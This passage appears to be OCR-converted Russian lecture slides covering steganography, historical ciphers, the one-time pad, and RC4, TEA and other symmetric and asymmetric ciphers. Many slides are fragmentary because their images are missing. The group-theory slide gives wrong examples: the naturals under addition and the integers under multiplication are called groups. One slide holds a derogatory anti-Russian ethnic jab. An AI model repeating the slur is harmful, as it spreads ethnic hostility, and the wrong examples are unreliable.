И_ЛУЧШЕ_ВЫДУМАТЬ_НЕ_МОГ	НЕ_ОТХОДЯ_НИ_ШАГУ_ПРОЧЬ	ПЕЧАЛЬНО_ПОДНОСИТЬ_ЛЕКАРСТВО	НАСЛЕДНИК_ВСЕХ_СВОИХ_РОДНЫХ...
		ВЗДЫХАТЬ_И_ДУМАТЬ_ПРО_СЕБЯ	
		КОГДА_ЖЕ_ЧЕРТ_ВОЗЬМЕТ_ТЕБЯ	


Средняя длина русского слова  $\approx 5.2$  букв, чему  $\approx K_p$ ?

# Внедрение в пустые области


а) EXE-файл



б) Инженерные цилиндры



в) Метаданные




Достоинство – простота. Недостаток – легкость обнаружения.



# Метод LSB (наименее значимого бита)


Контейнеры - оцифрованные аналоговые сигналы



а) В младшие биты

б) В случайные биты

в) В синие биты



А) Исходное

б) 1 бит

в) 4 бита


г) 6 битов




# Полухрупкие и робастные методы

## Метод Куттера

Изменение полной яркости пикселя путем изменения «синевы»



Предсказание «синевы» пикселя



$$\overline{B}_{x,y} = \frac{1}{4n} \sum_{i=1}^n (B_{x,y+i} + B_{x,y-i} + B_{x+i,y} + B_{x-i,y})$$



### Применение стеганографии:

- 1) Хрупкие ЦВЗ одинаковые во всех копиях;
- 2) Робастные ЦО разные во всех копиях (для отслеживания НСК);
- 3) Скрытые метки аутентификации (для блокирования НСК);
- 4) Скрытая передача информации.

**НЕ ЦВЗ!**

# Криптография

**Криптография** – дисциплина, изучающая методы обеспечения конфиденциальности и аутентичности информации


$Y = F ( X, K_1 )$  – шифрование данных;

$X = G ( Y, K_2 )$  – расшифрование данных;

$X$  – «текст»,  $Y$  – «шифротекст» или «криптограмма»;

$K_1$  и  $K_2$  – ключи;

$F$  и  $G$  – алгоритмы.



Если  $K_1 = K_2$ , то шифр **симметричный**; иначе – **асимметричный**

**Принцип Кирхгофа** (Керкхоффа, Керкхоффена) = стойкость шифра зависит только от секретности ключа.

# Исторические шифры


1) Перестановочные ( $A_i \leftrightarrow A_i$ ); Подстановочные ( $A_i \leftrightarrow B_i$ )



Маршрутный  
шифр

КРИП	К	Т	А
ТОГР	Р	О	Ф
АФИЯ	И	Г	И

## Поворотная решетка Кардано



АЛЕКС ЮСТАСУ

ПОЗДРАВЛЯЕМ

С ДНЕМ РОЖДЕ

НБЯ

у	а	ю	л	д	з
т	е	у	у	ю	с
р	д	а	к	в	т
о	т	п	а	о	с
л	я	ю	с	о	ю
а	к	з	в	д	а

# Исторические шифры (окончание)

## Простая моноалфавитная замена

А	Б	В	Г	Д	Е	Ж	З	И	К	Л	М
Н	О	П	Р	С	Т	У	Х	Ь	Э	Я	



## Шифр Цезаря

$$\oplus \begin{array}{r} \text{НЕКИЙ} \\ 6 \\ \hline \text{УКРОП} \end{array}$$

**Частоты встречаемости:**


**Русские:** О Е А И Н Т С Р...

**Английские:** Е Т А О Н Р I S...

## Шифр Вижинера

$$\oplus \begin{array}{r} \text{БУШЛАТ} \\ \text{БЛОШКИ} \\ \hline \text{ГАЗЕЛЬ} \end{array}$$


## Роторные машины



# Абсолютно стойкий шифр

Шифры типа «сложение по модулю мощности алфавита»:

- буквы текста ('К'+ 'Я')  $\text{mod } 33 = \text{'Л'}$  – **шифр Вижинера**;
- биты данных  $(1 + 1) \text{ mod } 2 = 0$  – **шифр Вернама**.

⊕ криптография	⊕ 0000111101011010
йцукенгшщзхъ	1001001101100010
щфжхътьчьёищью	1001110000111000


**Условия абсолютной стойкости:**

- Длина ключа = длине сообщения;
- Элементы ключа **случайны**;
- Ключ однократен.

Такой шифр = **одноразовый шифроблокнот** (кодовая книга).

Страница 6											
Страница 5											
Страница 4											
Ж	К	Л	Т	О	П	И	С	Ь	В	Ц	А
Ф	Х	М	Н	Д	В	Э	З	О	П	С	Т
Х	Ь	В	Ц	Ю	Ф	В	Э	З	О	П	С
С	М	В	Г	Л	Ж	В	М	Ч	С	Т	Г
Т	Р	У	Х	Ч	И	Ф	В	П	С	Т	Г
Ж	Э	Ь	В	У	К	Н	Ч	С	Т	Г	Г
Ч	С	И	В	Э	Ъ	Й	М	Т	Г	Г	Г
Р	А	Ф	Д	П	Н	Г	Г	Г	Г	Г	Г
Н	П	О	З	У	И	Й	Г	Г	Г	Г	Г

# Современные компьютерные шифры



**Криптосистема** = шифр + правила использования:

- ключевое расписание (правила генерации ключей);
- предобработка текста (имитовставка, salting, сцепление блоков...).

Суперкомпьютеры: 2013 г. – 130000 ядер, 2015 – 3000000 ядер, ...

Пусть ядро подбирает 100000000 кл/сек  $\approx 2^{28}$  кл/сек.

Тогда суперкомпьютер подберет 3000000000000000  $\approx 2^{55}$  кл/сек.

В году 31 536 000 сек  $\approx 2^{25}$  сек., тогда подберет  $2^{55+25} \gg 2^{80}$  кл/год.


Население Земли 7 млрд  $\gg 2^{33}$  чел, тогда все вместе подберут  $2^{113}$  кл/г.

# Сложность вычислительных задач

**Пример:** ...1, 2, 3, 5, 6, 10, 11, 13, 20, 21, 22, 24, 25...

Поиск в упорядоченном множестве:

- последовательный требует  $N$  сравнений;
- дихотомический требует  $\log_2(N)$  сравнений.




P-полные задачи

NP-полные задачи

$|P| \neq |NP|$  ?



## Современные шифры (продолжение)



**Симметричные:**  $K_1 = K_2$ . Общий недостаток – сложность распределения ключей.

**Асимметричные:**  $K_1 \neq K_2$ . Общие недостатки – невысокая криптостойкость, малая скорость работы.

**Потоковые:** шифруют поэлементно (посимвольно или побитно).

**Блочные:** шифруют блоками элементов.

# Симметричные потоковые шифры




## Генераторы ПСЧ:

### 1) ЛКМ

$$r_i = (a \times r_{i-1} + b) \bmod m$$

### 2) LFSR



# Симметричные потоковые шифры (окончание)

Шифр	Длина ключа	Применение
RC4	8, 16, 24...512	Протокол SSL
A5	64	GSM
SEAL	160	

**Достоинства:** простота, высокое быстродействие, легкость программной и аппаратной реализации (на LFSR).

**Назначение:** применение в связи (с одноразовыми «сеансовыми» ключами).

```
// RC4
unsigned char S[ 256 ];
unsigned int i, j;

/* ключевое расписание */
void rc4_init( unsigned char* key, unsigned int key_length ) {
    unsigned char temp;
    for( i = 0; i != 256; ++i ) S[ i ] = i;
    for( i = j = 0; i != 256; ++i ) {
        j = ( j + key[ i % key_length ] + S[ i ] ) % 256;
        temp = S[ i ];
        S[ i ] = S[ j ];
        S[ j ] = temp;
    }
    i = j = 0;
}

/* Вывод одного псевдослучайного байта гаммы */
unsigned char rc4_output() {
    unsigned char temp;
    i = ( i + 1 ) % 256;
    j = ( j + S[ i ] ) % 256;
    temp = S[ j ];
    S[ j ] = S[ i ];
    S[ i ] = temp;
    return S[ ( temp + S[ j ] ) % 256 ];
}
```

# Симметричные блочные шифры



**Достоинства:** высокая криптостойкость

**Применение:** для шифрования хранимой информации (в т.ч. с многократно использованными ключами), в цифровой связи.


// TEA

```
/* Шифрование блока */
void encrypt (uint32_t* v, uint32_t* k) {
    uint32_t v0=v[0], v1=v[1], sum=0, i;
    uint32_t delta=0x9e3779b9;
    uint32_t k0=k[0], k1=k[1], k2=k[2], k3=k[3];
    for (i=0; i < 32; i++) {
        sum += delta;
        v0 += ((v1<<4) + k0) ^ (v1 + sum) ^ ((v1>>5) + k1);
        v1 += ((v0<<4) + k2) ^ (v0 + sum) ^ ((v0>>5) + k3);
    }
    v[0]=v0; v[1]=v1;
}
```


```
/* Расшифрование блока */
void decrypt (uint32_t* v, uint32_t* k) {
    uint32_t v0=v[0], v1=v[1], sum=0xC6EF3720, i;
    uint32_t delta=0x9e3779b9;
    uint32_t k0=k[0], k1=k[1], k2=k[2], k3=k[3];
    for (i=0; i<32; i++) {
        v1 -= ((v0<<4) + k2) ^ (v0 + sum) ^ ((v0>>5) + k3);
        v0 -= ((v1<<4) + k0) ^ (v1 + sum) ^ ((v1>>5) + k1);
        sum -= delta;
    }
    v[0]=v0; v[1]=v1;
}
```

# Симметричные блочные шифры (продолжение)

Раунд Фейстела







Сеть Фейстела



# Симметричные блочные шифры (продолжение)

Режимы сцепления блоков:



**Имитовставка** = разбавление текста идентифицирующей информацией (время передачи, имя передающего и т.п.)

## Симметричные блочные шифры (окончание)

Название	Размер блока	Размер ключа	Примечание
Люцифер	128	128	Демонстрационный шифр Х. Фейстела
DES	64	56	Старый национальный стандарт США
3DES	64	$3 \times 56 = 168$	Тройной DES: $Y = \text{DES}_{K1}(\text{DES}_{K2}(\text{DES}_{K3}(X)))$
DESX	64	$3 \times 56 = 168$	DES и XOR: $Y = K1 \oplus \text{DES}_{K2}(X \oplus K3)$
AES	128, 192, 256	128, 192, 256	Новый национальный стандарт США
ГОСТ - 89	64	256	Российский стандарт шифрования "Магма"
ГОСТ-2015	128	256	Российский стандарт шифрования "Кузнечик"
IDEA	128	128	Не запатентован
CAST	64, 128	128, 256	Не запатентован
Blowfish	128	64-448	Не запатентован, опубликован у Б. Шнейера
TEA	64	128	Не запатентован, очень компактен

**SM4** – китайский, **BeIT** – белорусский. А у нового украинського шифру «**Калина**» ключ 512 біти. Нехай москалі здохнуть від заздрості !

**Стандарт ISO/IEC 18033** = {3DES, MISTY1 (японский), CAST-128, HIGHT, AES, Camellia (японский), SEED (корейский), DES}.


# Принципы асимметричного шифрования

Ключевая пара: (E,D).


E – ключ для шифрования.

D – ключ для расшифрования.

## 1. Шифрование с открытым ключом



## 2. ЭЦП




Цифровой сертификат, стандарт X.509

Иерархия удостоверяющих центров.

[Http://ruc.samregion.ru](http://ruc.samregion.ru)

Корневые сертификаты





# Основные определения теории групп



Группа:

- $a \otimes (b \otimes c) = (a \otimes b) \otimes c$
- $\forall a \exists \langle 1 \rangle: a \otimes \langle 1 \rangle = \langle 1 \rangle \otimes a = a$
- $\forall a \exists a^{-1}: a \otimes a^{-1} = \langle 1 \rangle$

Примеры групп:

Группа  $\mathbb{N}$ :

$\otimes$	+
$\langle 1 \rangle$	0
$a^{-1}$	-a

Группа  $\mathbb{Z}$ :

$\otimes$	*
$\langle 1 \rangle$	1
$a^{-1}$	1/a

Вычеты по mod 4

	0	1	2	3
0	0	0	0	0
1	0	1	2	3
2	0	2	0	2
3	0	3	2	1

Вычеты по mod 5

	0	1	2	3	4
0	0	0	0	0	0
1	0	1	2	3	4
2	0	2	4	1	3
3	0	3	1	4	2
4	0	4	3	2	1

